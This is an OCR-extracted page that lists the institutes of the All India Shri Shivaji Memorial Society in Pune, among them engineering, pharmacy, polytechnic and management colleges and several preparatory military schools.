













## *Institutes of All India Shri Shivaji Memorial Society, Pune-5*

AISSM Society's Institute of Technology, Pune-1
AISSM Society's Private Industrial Training Institute, Boribhadak, Tal. Daund, Dist. Pune
AISSM Society's College of Engineering, Pune-1
AISSM Society's College of Engineering (PG), Pune-1
AISSM Society's Polytechnic, Pune-1
AISSM Society's II Shift Polytechnic, Pune-1
AISSM Society's Polytechnic (IGNOU), Pune -1
AISSM Society's College of Pharmacy, Pune-1
AISSM Society's College of M. Pharmacy, Pune-1
AISSM Society's College of Pharmacy (Ph.D. Research Centre), Pune-1
AISSM Society's College of H.M.C.T (BHMCT), Pune -5
AISSM Society's College of H.M.C.T (BSc.H.S.), Pune-5
AISSM Society's Institute of Information Technology, Pune -1
AISSM Society's Institute of Management (MBA), Pune-1
AISSM Society's Shri Shivaji Preparatory Military School, Pune-5 (Secondary)
AISSM Society's Shri Shivaji Preparatory Military School, Pune-5 (HSC Science & Commerce)
AISSM Society's Shri Shivaji Preparatory Military School, Pune-5 (MCVC)
AISSM Society's Shri Shivaji Preparatory Military Primary Boarding School, Pune-5
AISSM Society's Shri Shivaji Preparatory Military Day School & Junior College, Pune-1(Secondary)
AISSM Society's Shri Shivaji Preparatory Military Day School & Junior College, Pune-1(HSC)
AISSM Society's Shri Shivaji Preparatory Military Day School & Junior College, Pune-1(MCVC)
AISSM Society's Shri Shivaji Preparatory Military Primary Day School , Pune-1

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